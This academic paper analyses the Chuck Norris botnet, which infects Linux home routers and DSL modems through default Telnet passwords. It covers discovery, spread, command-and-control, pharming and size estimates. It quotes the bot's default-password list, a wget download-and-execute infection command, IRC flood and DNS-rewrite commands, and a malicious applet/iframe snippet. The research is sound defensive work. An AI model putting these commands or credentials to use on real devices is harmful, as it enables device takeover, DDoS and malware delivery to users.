Embedded Malware – An Analysis of the Chuck Norris Botnet

Pavel Čeleda, Radek Krejčí, Jan Vykopal, Martin Drašar
Institute of Computer Science
Masaryk University
Brno, Czech Republic
{*celeda,vykopal,drasar*}*@ics.muni.cz, radek.krejci@mail.muni.cz*

***Abstract*—This paper describes a new botnet that we have discovered at the beginning of December 2009. Our NetFlow-based network monitoring system reported an increasing amount of Telnet scanning probes. Tracing back to a source we have identified world wide infected DSL modems and home routers. Nowadays, various vendors use Linux in this kind of devices. A further investigation has shown that most of deployed SoHo (*small office/home office*) devices use default passwords or an unpatched vulnerable firmware. Some devices allow a remote access via Telnet, SSH or a web interface. Linux malware exploiting weak passwords allows fast propagation and a virtually unlimited potential for malicious activities. In comparison to a traditional desktop oriented malware, end users have almost no chance to discover a bot infection. We call the botnet after Chuck Norris because an early version included the string** `[R]anger Killato : in nome di Chuck Norris !`

***Keywords*-botnet; Linux; malware; DSL; PSYB0T; network; forensics; security; monitoring; NetFlow;**

I. Introduction

Small office/home office devices and consumer electronics have become very prevalent. Various switches, set-top-boxes, music centers, etc. are sitting in their place, quietly doing their job and being regarded as a pure hardware. But it is not uncommon to find full-fledged operating systems inside them. Linux variants like a BusyBox system [1] are able to run on really limited hardware while having capabilities comparable to ordinary computers. This is often overlooked and SoHo devices are likely to be accompanied by a "plug-in-and-do-not-care" mentality. Although this is a tribute to their makers, it is a source of many problems.

The users and even engineers who build SoHo devices neglect possible security problems caused by using e. g., old Linux kernels or not pushing security patches. Despite this situation, antivirus and antimalware tools do not focus on SoHo devices, which are a breeding ground for trojans, botnets and such. Because these devices can act as an Internet gateways, potential for damage is immense.

In this paper, the Chuck Norris botnet is analyzed. Based on its inner mechanisms it is shown how easy it is to create a botnet on embedded hardware and how simple for malware it is to spread and to gain one device after another. Different Chuck Norris botnet attacks are analyzed. We introduce a new botnet threat using infected device as man-in-the-middle to compromise Secure Sockets Layer (SSL) connections.

The paper is organized as follows: After a short introduction and related work, we describe the botnet discovery. Then we analyse the botnet internals and how the botnet behaves. We present our botnet extension to attack HTTPS connections. Finally, we conclude by summarizing its size estimation and impacts of the Chuck Norris botnet.

II. Related Work

With new electronic devices like smartphones, game decks and all other kinds of intelligent home electronic devices, malware also started to expand to these new platforms. Today's PC platform is definitely not the only battlefield in a war with malware.

Growing smartphone market in early 2000s became interesting for black hats in 2004 when the Cabir [2] worm appeared, being supposedly the first worm infecting mobile phones. Actually it was just a quite harmless proof of concept. In contrast, nowadays there are hundreds of viruses, adware or spyware intended for smartphones with a serious severity level. There is no kind of smartphones that can be absolutely safe including famed iPhone [3].

Besides smartphones, there is another big group of devices where malware can be found – SoHo devices connected to the Internet. As people at GNUCITIZEN.org demonstrated [4], there is some kind of a security flaw in almost every home electronic device from printers through VoIP phones to routers and DSL modems. The possibility of unauthorized use of these devices grows with end user's poor knowledge of configuration needs of these devices.

Malware can use compromised devices for different purposes. For example in 2003, the Coldbot worm infected PCs running Windows operating systems. For connecting to the IRC C&C server, it utilized a set of about 2,700 compromised routers as proxies. This way the Coldbot was hiding its presence. Compromised systems could only see connections going to routers and incoming connections to IRC server were seen as originating at routers and not at compromised end user computers.

A similar approach was used also by the PSYB0T [5] botnet. It was the first botnet, which exploited vulnerabilities and misconfiguration of SoHo devices, compromised them and spread itself to other vulnerable devices. It was discovered in January 2009 (version 2.5L) by Australian security researcher Terry Baume. A newer version 2.9L attracted major attention after it carried out a DDoS attack against the DroneBL site [6]. PSYB0T was written to prove the technology and to demonstrate vulnerabilities of broadband devices. The botnet has been shut down by its owner. He claimed more than 80,000 devices had been infected.

PSYB0T is nowadays followed by the Chuck Norris botnet. The Chuck Norris botnet is quite similar to PSYB0T. It targets the same devices running Linux with MIPSel CPUs and it also takes advantage of similar vulnerabilities, mainly of enabled remote access via Telnet and Web interface for device configuration.

PSYB0T is supposed to be made by one person. As far as we know, there are several people working on (or with) the Chuck Norris botnet and continuously improving it. So far Chuck Norris botnet uses just a limited subset of possible vulnerabilities of SoHo devices [7][8]. But this situation can simply change and become much more serious in the near future. Mainly because these two botnets show to their successors how easy it is to gain control over devices connecting people to the Internet – especially devices with persistent Internet connection.

Vulnerabilities are endless and there is no possibility of securing all devices at 100 %. But the state we (together with ISPs and device vendors) should reach is to have our home devices (as well as PCs) secured at least against common/known security issues.

III. Botnet Discovery

To protect our university network we have developed and deployed own network monitoring system based on NetFlow information (see Figure 1). The network-based approach allows us to see all activities against and from our network. We use NetFlow [9] as an input for the security analyses and the anomaly detection systems we work on. Typically we observe various network scan attempts, password brute force attacks and exploits coming from outside. Such activities are often regarded as a normal part of nowadays Internet traffic.

At the beginning of December 2009 our attention was attracted by an increased amount of Telnet scans (TCP port 23). The use of the Telnet protocol should be discontinued for security related shortcomings and replaced by Secure Shell (SSH) protocol. Any Telnet activity, especially on the public Internet, is suspicious. Figure 2 depicts trends in Telnet attack activities observed in the university network from October 2009 to February 2010.

By checking the attack sources we have identified world wide located subnets of DSL modems and home routers. Infected devices have blocked remote access to the Telnet and the web configuration interface. Unfortunately, there was no infected device in our network to get more detailed information. At the beginning we expected some new variant of PSYB0T spreading around. Then we gained access to an IPTV set-top-box and got the first bot sample. The *iptables* firewall was not installed in the set-top-box and the bot could not block remote access.




Figure 1. Flow-based network security monitoring system. Generated NetFlow data are stored into NetFlow collectors and used for network forensics by university security team.

Further investigation (bot binaries reverse engineering) revealed IP addresses of C&C centers including botnet distribution sites. These sites appeared to public as a porn sites or an Italian magazine site and concealed a hidden directory with botnet binaries.

To get more information we have prepared a vulnerable device (MIPS-based wireless router) in our network and voluntarily joined the botnet. We recorded all incoming and outgoing connections until the botnet paused activity on February 23rd, 2010.

IV. Botnet Analysis

While we were monitoring development of the Chuck Norris botnet, many changes were made and different features were demonstrated – e. g., DDoS attacks or DNS spoofing (pharming) followed by an infection of end users' PCs with another malicious software. Developers also improved (obfuscated) botnet binaries to make further analysis more difficult – e. g., by encrypting the list of C&C centers or the list of vulnerable networks.

Following analysis provides a snapshot of our understanding of the latest available Chuck Norris botnet variant. The Figure 3 shows the botnet overview.

Botnet Propagation: The Chuck Norris botnet propagates itself in the form of packed binary files and shell scripts. The list of files available at the botnet distribution site shows Figure 4. The binary files (linux/mipsel ELF) have been packed using the UPX packer [10]. In contrast to PSYB0T 2.9L, there is no obfuscation concerning UPX decompression.

The botnet propagation process is based on two binaries (*m* and *m-ran*) with different sets of networks to attack. The first one (*m*) is focused on network segments belonging to broadband Internet providers where is a high chance of




Figure 2. Origin subnet and number of **unique attackers** scanning IPv4 address space /16 – TCP port 23 between October 2009 and February 2010. These data represent attacks originating only from /8 prefixes discovered inside an encrypted binary of the Chuck Norris botnet.

finding exploitable DSL modems. Having 1,680 different /16 prefixes, this binary can attack up to 110,097,120 targets. The second one (*m-ran*) contains a list of 129 different /8 prefixes and targets half of the entire IPv4 address space where the chance of finding exploitable device is considerably smaller. Example of /16 prefixes encrypted in *m* application is shown in Table I.

IP Prefix	Owner
217.236.0.0/16	Deutsche Telekom
194.206.0.0/16	France Telecom
213.98.0.0/16	Telefonica de Espana
88.253.0.0/16	TurkTelekom
87.22.0.0/16	Telecom Italia
200.121.0.0/16	Telefonica del Peru
201.1.0.0/16	Telecomunicacoes de Sao Paulo

Table I
EXAMPLE OF IP PREFIXES ENCODED IN *m* APPLICATION USED TO PROPAGATE BOTNET.

A target selection works in such fashion that one of built-in prefixes is randomly chosen (if it is /8 prefix, then next 8 bits are randomly computed and added as well). Then one of C prefixes (/24) is selected and the scanning starts. Once the C segment is scanned, each bot scans the following C segment and so on until the entire /16 segment is scanned.

For scanning a Telnet service the bot uses *pnscan* (Parallel Network Scanner) [11]. Simultaneously running *pnscan*s store particular addresses of potentially vulnerable devices to a file.

```
# pnscan -n30 88.102.106.0/24 23
```

The list of vulnerable devices is used by *m* and *m-ran* applications to perform a Telnet brute force attack. The bot abuses the default configuration of SoHo devices. It tries just a few combinations of default login credentials shown in Table II. In addition to the dictionary attack, the D-Link configuration reset exploit [12] is executed.

User	Password
root	admin, Admin, password, root, 1234, private, XA1bac0MX, adsl1234, %%fuckinside%%, dreambox, *blank password*
admin	admin, password, *blank password*
1234	1234Admin

Table II
DEFAULT PASSWORDS USED FOR A DICTIONARY ATTACK TO COMPROMISE A TELNET SERVICE.

Both binaries (*m* and *m-ran*) contain a shell command to download and execute the IRC bot *syslgd* after a successful login to a remote host. *syslgd* is based on the Kaiten bot [13] source code.

```
# cd /var;mkdir .scan;cd .scan;         \
  wget http://87.98.163.86/pwn/syslgd; \
  chmod u+x syslgd;./syslgd;rm syslgd; \
  killall utelnetd
```





Figure 3. The Chuck Norris botnet lifecycle: 1. scanning for vulnerable devices in selected networks, 2. infection of a vulnerable device, 3. bot initialization, 4. further scanning for vulnerable devices from a newly infected device and waiting for attack commands.



Index of /pwn/

Name	Last Modified	Size
Parent Directory/		-
at	2009-Sep-26 12:40:21	1.3K
ch	2009-Nov-06 16:35:09	1.2K
clubfr	2009-Sep-27 23:50:12	1.3K
cz	2009-Nov-14 01:52:28	1.4K
de	2009-Nov-04 18:46:54	1.4K
dotsrc	2009-Sep-27 13:05:50	1.3K
fi	2009-Sep-29 01:56:28	1.4K
fr	2010-Jan-16 16:39:47	1.3K
hu	2009-Sep-29 02:03:21	1.3K
il	2009-Dec-09 22:39:58	1.3K
it	2009-Nov-06 15:41:22	1.3K
jp	2009-Nov-05 22:06:30	1.3K
knb-mips	2009-Dec-11 01:21:45	197.8K
libpthread-0.9.19.so	2009-May-19 00:38:14	94.2K
lt	2009-Sep-26 12:38:38	1.3K
lv	2010-Jan-16 16:56:44	1.3K
m	2009-Dec-16 19:57:17	21.8K
m-ran	2009-Dec-16 21:17:32	12.0K
m2	2009-Dec-17 22:06:18	21.8K
nerim	2009-Sep-29 00:03:29	1.3K
nl	2010-Jan-16 17:19:37	1.3K
oidentd	2009-Jul-18 00:23:46	7.9K
pl	2009-Sep-27 15:13:12	1.3K
pnscan	2009-May-19 00:38:14	11.1K
proxy	2010-Jan-21 01:21:32	13.4K
proxy-mips	2009-Nov-22 17:34:05	23.9K
scan-ran.sh	2009-Nov-28 02:48:38	0.3K
scan-rr.sh	2010-Jan-29 21:15:09	0.3K
scan-rr2.sh	2010-Jan-21 00:06:24	0.3K
se	2010-Jan-16 16:45:39	1.4K
sk	2010-Jan-16 17:13:22	1.3K
syslgd	2010-Feb-15 20:18:29	16.9K
tw	2009-Dec-12 01:09:53	1.3K
uk	2009-Sep-27 22:27:26	1.4K

lighttpd/1.4.25

Figure 4. Screenshot of the directory at the C&C server containing botnet files.

Bot Execution: When *syslgd* starts, the device becomes a slave of the Chuck Norris botnet. It connects to the C&C center (primary and secondary IP addresses are stored in bot binary) and joins the `##soldiers##` IRC channel. In comparison to the original Kaiten bot, *syslgd* implements response to a channel topic. The string set as the channel topic is interpreted as an initial command that is performed by all bots connecting to the channel.

```
##soldiers## :!* sh                          \
wget http://87.98.163.86/pwn/scan-rr.sh;\
chmod u+x scan-rr.sh;./scan-rr.sh
```

The `scan-rr.sh` script downloads the *m* application and *pnscan* tool and starts them. The bot sets IP table rule, which will block remote connections to TCP ports 22–80:

```
# iptables -I INPUT 1 -p tcp --dport 22:80 \
           -s ! 127.0.0.1 -j DROP
```

Then DNS settings are changed. The primary and secondary DNS servers are set to the OpenDNS resolvers [14]:

```
# echo -e "nameserver 208.67.222.222\n \
  nameserver 208.67.220.220" >         \
  /etc/resolv.conf
```

Further bot spreading is controlled via the IRC channel. The botnet master can execute various commands like stop/start bot spreading, download new binaries from the distribution site, etc.

```
##soldiers## :!* sh echo alt > stop
##soldiers## :!* sh rm stop;./m;./m-ran
```

Botnet IRC Communication: The botnet is controlled from two IRC servers where bots connect.

- 87.98.163.86:12000
- 87.98.173.190:12000

Each server has several domain names it serves. The Chuck Norris IRC server is running *UnrealIRCd 3.2.8.1*. Communication between bots and the Chuck Norris IRC C&C center is not encrypted but connections are secured through password. Therefore the first *syslgd*'s IRC message sent to the server contains a connection password `box4642`.

Bots are connecting to the server with a randomly generated nickname in a form `IP|[0-9]{8}`. The server tries to resolve a bot's IP address and if it succeeds the bot's nickname is changed to start with a top-level domain name instead of the `IP` string. This way connected bots are divided into groups, which can be controlled separately.

The bot joins `##soldiers##` channel with `ix` IRC mode set.

```
JOIN ##soldiers## :none
MODE IP|20026796 ix
```

The `i` mode means that the bot is invisible and its name is not showed in a list of connected clients. The second mode `x` is used to mask the bot's hostname or IP address in a messages sent to the server.

```
dhcp13-66.my.domain.tld
skulls-D982F56C.my.domain.tld
```

Since connected bots use the invisible mode, the list of connected users provided by the Chuck Norris IRC server contains only nicknames of connected botnet operators or observers. During a botnet monitoring we have detected following nicknames:

```
AngelOne, drak, drake, dummer, FeNiX,
Torvalds, traco
```

Monitoring the botnet communication we have recorded several messages from the botnet operators. Used Italian language gives a hint about attackers' nationality.

```
:ma lo scan?
:lamer ke fai
:ma stanno scannando?
:fai tu a restartare e mettere topic?
:io uso quelli con le lettere A B C ecc
:tranne gli ip
:Sto andando via
```

Besides the regular Chuck Norris bot *syslgd*, we have also noticed a rare usage of Keep Nick Bot [15] (*knb*) in a combination with its own *ident* daemon (RFC 1413). *knb* hides its presence on a system by changing the process name to *init*. *knb* identifies itself as

```
Keep nick bot (Knb) v0.2.2                \
(Hack.It Edition) by Socio (no@o.ne)
```

We have detected the use of *knb* twice and on each occasion it was started with same parameters and only by a group of bots with `cz` top-level domain name:

```
##tmp## :!* sh                            \
wget http://87.98.163.86/pwn/knb-mips;    \
wget http://87.98.163.86/pwn/cz;          \
chmod +x knb-mips;                        \
./knb-mips cz knbs4all1337
```

Botnet DNS Spoofing and Malware Injection: After the connection to the C&C server via IRC is established, DNS settings are changed again. The primary DNS server is set to the C&C server that responds only to DNS queries for a specific domain (e. g., Google at the end of 2009 or Facebook in February 2010). The secondary DNS server is set to one of the OpenDNS resolvers that is used for all other queries. This technique is also referred as pharming.

```
:Torvalds!.@0:0:0:0:0:0:0:1 PRIVMSG
##soldiers## :!it* sh echo "nameserver \
87.98.163.86" > /etc/resolv.conf
##soldiers## :!it* sh echo "nameserver \
208.67.220.220" >> /etc/resolv.conf
```




Figure 5. Pharming was used for attacking computers connected via the infected device (February 2010).

The DNS server at the C&C server returns its IP address. As a result, the user is forwarded to a fake website (see Figure 5). It contains the original site that the user wants to visit but also an exploit or trojan (both loaded in *IFRAME*s – see Figure 6). Earlier versions of the bot used exploits from MPack [16] (MS06-057, MS06-014, CVE-2007-0015 and CVE-2006-5198) and tried to install the Small trojan. This was gradually replaced by a primitive social engineering: users were invited to try a "new Facebook client" or to install a new version of the Flash player. Actually they were offered to download the Kolab worm [17] (an IRC bot with capability of DoS attacks and stealing of user data), then another generic backdoor and the Refroso (Mytob) worm [18] (another IRC bot). Finally, the fake website contained a Java applet Java.Dldr.Agent.D that tried to install Refroso again.

Table III shows the total detection rate of VirusTotal [19]. To sum it up, the bot does not employ any 0-day exploits but available ones able to infect computers connected via the devices controlled by the botnet.

	Detection rate (%)	
Malware	First appearance	Already reported
MPack exploits	N/A	41.46
Small trojan	N/A	95.23
Kolab worm	75.00	75.60
Win32 generic backdoor	41.46	42.86
Refroso	7.32	66.66
Java.Dldr.Agent.D	12.20	14.29

Table III
TOTAL DETECTION RATE OF MALWARE INJECTED TO A FAKE WEBSITE. TESTED AFTER THE FIRST APPEARANCE IN THE BOTNET (2ND COLUMN) AND AFTER THE BINARIES WERE PROVIDED TO THE ANTIVIRUS COMMUNITY (FEBRUARY 24TH, 2010 – 3RD COLUMN).

```
<applet name="Facebook Inc." code="Inicio.class" archive="facebook.jar" height="10" width="1">
      <param name="url" value="http://www.facebook.com/javasunlogin.exe">
</applet>
<iframe width=1700 height=1650 border=0 frameborder=0 src="http://en-gb.facebook.com"></iframe>
```

Figure 6. IFRAME exploit spreading through DNS spoofed site.

Botnet Features: This section summarizes features that we have seen while we have been monitoring the botnet behavior. We believe that bots are already able to perform more actions but we have not noticed them yet. Considering possible further development of the botnet we are sure that bots will provide more new features.

All bots are controlled from the central IRC C&C server. This center is duplicated. In case of unavailability of the primary server, the bots are trying to reconnect to the secondary server. In case of unavailability of both C&C centers, bots periodically try to connect to both of them. Therefore the botnet is able to survive even a long term inaccessibility of the central servers. The IRC server has the ability to divide connected bots into groups according to their top-level domain name. The botnet master can send commands only to the selected group(s).

According to commands from the C&C center, bots are able to update their parts. They are just instructed to download an updated file from the specified server and run it as a new process.

```
:Torvalds!.@0:0:0:0:0:0:0:1 PRIVMSG
##soldiers## :!ru* sh rm stop;wget     \
http://87.98.173.190/pwn/scan-rr2.sh;  \
chmod u+x scan-rr2.sh;./scan-rr2.sh
```

All these operations are performed using a device shell. Such approach allows almost unlimited possibilities for further operations.

Concerning botnet's harmful features, attackers can abuse an access to a compromised device for a DNS spoofing attack. As most botnets do, the Chuck Norris botnet is able to perform distributed DoS attack using several types of floods. It includes TCP SYN, TCP ACK and UDP flood. In all cases bots can spoof source IP address according to command from the C&C center.

```
:Torvalds!.@0:0:0:0:0:0:0:1 PRIVMSG
##soldiers## :!ip* spoof 89.103
:!ip|0* .msyn 89.103.127.243 4462 300
:!ip|1* .msyn 89.103.127.243 4462 300
:!ip|2* .msyn 89.103.127.243 4462 300
```

Most of the compromised devices contain powerful *iptables*. Bots primarily use it to block a remote configuration interface (i. e., Telnet and HTTP). *iptables* can be easily used as a proxy to hide communication across the network. Compromised routers had been already used for this purpose by the Coldbot worm in 2003. We have also found a proxy HTTP server [20] compiled for the MIPSel platform at the distribution site. We suppose the proxy server was intended to create the stepping stones for other attacks.

V. Botnet Size and Evolution

When determining a size of the botnet, we have to rely on an estimation based on two sources of information – network traffic and knowledge of inner mechanisms of the botnet. Precise numbers are not obtainable because all bots are logging into the C&C center with the invisibility flag set and botnet operators were the only ones to be seen.

The university network, on which the traffic was analyzed, belongs to the address space covered only by one binary – the one targeting half of the Internet. Taking into account the way how targets are chosen by bots a probability of the university network being targeted is at most 1:129. This has to be weighted when looking at the numbers of unique attackers as can be seen in Figures 2 and 7.

Number of attackers scanning TCP port 23 was determined by analyzing five-minute time windows of network traffic in the NetFlow format. A certain IP address was considered as an attacker when two conditions were met in the given time window: *i)* there were more than 30 failed attempts to connect to a TCP port 23 and *ii)* TCP SYN packet was 60 bytes long (sign of the Linux TCP/IP stack). This might have discarded slowly scanning bots, but an observation has shown that most bots scanned the 254 targets of a C subnet in several minutes.

Figure 2 shows the number of unique attackers over the course of five months. Only subnets with first byte found inside the *m-ran* binary are included. Adding the remaining addresses provides negligible differences, which backs up our belief that this entire set of attacks can be attributed to the Chuck Norris botnet.

Several spikes that can be seen at Figure 2 identify the most infected networks. *whois* [21] entries for these active networks revealed the most infected ISPs. They are summarized in Table IV.

Rank	**ISP**
1	Telefonica del Peru
2	Global Village Telecom (Brazil)
3	Turk Telecom
4	Pakistan Telecommunication Company
5	China Unicom Hebei Province Network

Table IV
List of the most infected ISPs, sorted in descending order.




Figure 7. Number of unique attackers and attacks on TCP port 23 in the university network.

Figure 7 shows the number of attackers and actual attacks but unlike the Figure 2 all subnets are combined together. There is a clear correlation between the number of attackers and attacks. This agrees with the observation that each bot scans the entire /24 subnet at the time and further upholds the belief that this traffic is caused by the botnet.

Figure 7 also illustrates how the bots remain active even after shutdown of the C&C centers. It was during February, 23rd when the C&C centers stopped responding and our controlled bot lost connection to them, yet it was the following day the number of attackers peaked.

The maximum number of attackers in a day is little over two thousands. Coupled with the probability of the university network being attacked, it can be guessed that the actual size of the botnet is at least an order of magnitude higher. This is also backed up by counting the total number of unique IP addresses identified as attackers between October and February. There were roughly 33,000 such attackers and although they cannot be solely attributed to the botnet, most of them probably belonged to it (as was argued in case of the Figure 7).

Month	Minimum	Maximum	Average	Median
October	0	854	502	621
November	41	628	241	136
December	69	1321	366	325
January	9	1467	312	137
February	180	2004	670	560
Total	0	2004	414	354

Table V
NETFLOW-BASED STATISTICS OF UNIQUE ATTACKERS TARGETING THE UNIVERSITY NETWORK.

Analyzing botnet data we have created the Chuck Norris botnet timeline. The *pnscan* binary contains compile time "Jul 4 2008". We believe that an early botnet version already appeared in 2008. The distribution sites contained files with upload time starting from May 2009. We have evidence of C&C sites shutdown before May 2009. Daily botnet updates were performed until the botnet paused activity on February 23rd, 2010. The C&C sites are up but do not respond to IRC and HTTP requests at the time of writing this paper. The bot masters probably still use SSH and FTP to manage sleeping C&C centers.

VI. Further Threats – Beyond Chuck Norris Botnet

SoHo devices are points of interest for many attackers. They connect most of home users to their banks and e-services allowing payments and money transfers to be made through the Internet. Some studies reports around 50 % of wireless routers operate in their default settings [22]. In such world SoHo devices can be easily abused for man-in-the-middle attacks.

A real world example of a severe man-in-the-middle attack is the HTTPS stripping attack [23] that can be effectively accomplished with the Chuck Norris botnet. As shown on Figure 8, the HTTPS stripping attack does not actually break the SSL protocol directly. Instead it monitors HTTP traffic and intercepts any attempt to redirect or connect to HTTPS site.




Figure 8. HTTPS stripping attack against Gmail web service.

The attack benefits from the fact that users often access secure servers by following hypertext links or by being redirected from unsecured web pages. The attack tool replaces these links and alter redirection headers to keep communication with user unencrypted. Infected device then communicates with the server in a secure way and the server itself is not able to detect anything wrong. But all information from the user is compromised due to unsecured communication with the infected device.

We have successfully demonstrated HTTPS stripping attack on e-government, e-commerce, social networking and other popular Internet sites. To these days there is no easy solution to generally prevent this attack on both server and client side. What is worse, our operational experience showed that only a small portion of users is able to recognize unsecured communication with webservers, even though all prevalent modern browsers are equipped by relevant security alerts.

VII. Conclusion

People got used to secure their personal computers and laptops. They use anti-virus, anti-malware, anti-spam software, firewalls etc., but they would not suspect that any embedded device can threaten them or others. So these SoHo devices are not well protected by other tools such as ordinary computers. They are not regularly updated, even though the patches are available. These devices are also continuously connected to the Internet and they are up for days and months. We believe that the majority of SoHo devices involved in the Chuck Norris botnet will remain vulnerable. In the future we expect more and more malware, which will target ubiquitous networking devices.

In comparison to PC-oriented malware, the Chuck Norris bot will not persist if the infected device is power cycled. The firmware is stored in a read-only FLASH memory and the malicious code resists in RAM. To disinfect the device, it is sufficient to turn the power off and turn it back on again. Recommended countermeasures are to disable remote management from the Internet, change the default access credentials and update device firmware. Infected devices can be detected by monitoring outbound traffic to the C&C IRC servers.

We have shown how a small set of default credentials can be used to gain access to broadband modems and routers. The current generation of embedded malware takes advantage of poorly configured devices that often contain multiple hidden vulnerabilities. We have also demonstrated different types of attack mechanisms employed by the Chuck Norris botnet and investigated the man-in-the-middle attack that can be a serious threat to SSL security.

In our further work, we will continue with monitoring malicious traffic originating from SoHo devices. We expect a new malware that will target SoHo and embedded systems.

Acknowledgement

The authors would like to thank CSIRT-MU members who helped to analyse the botnet. This material is based upon work supported by the Czech Ministry of Defence under Contract No. SMO02008PR980-OVMASUN200801.

References

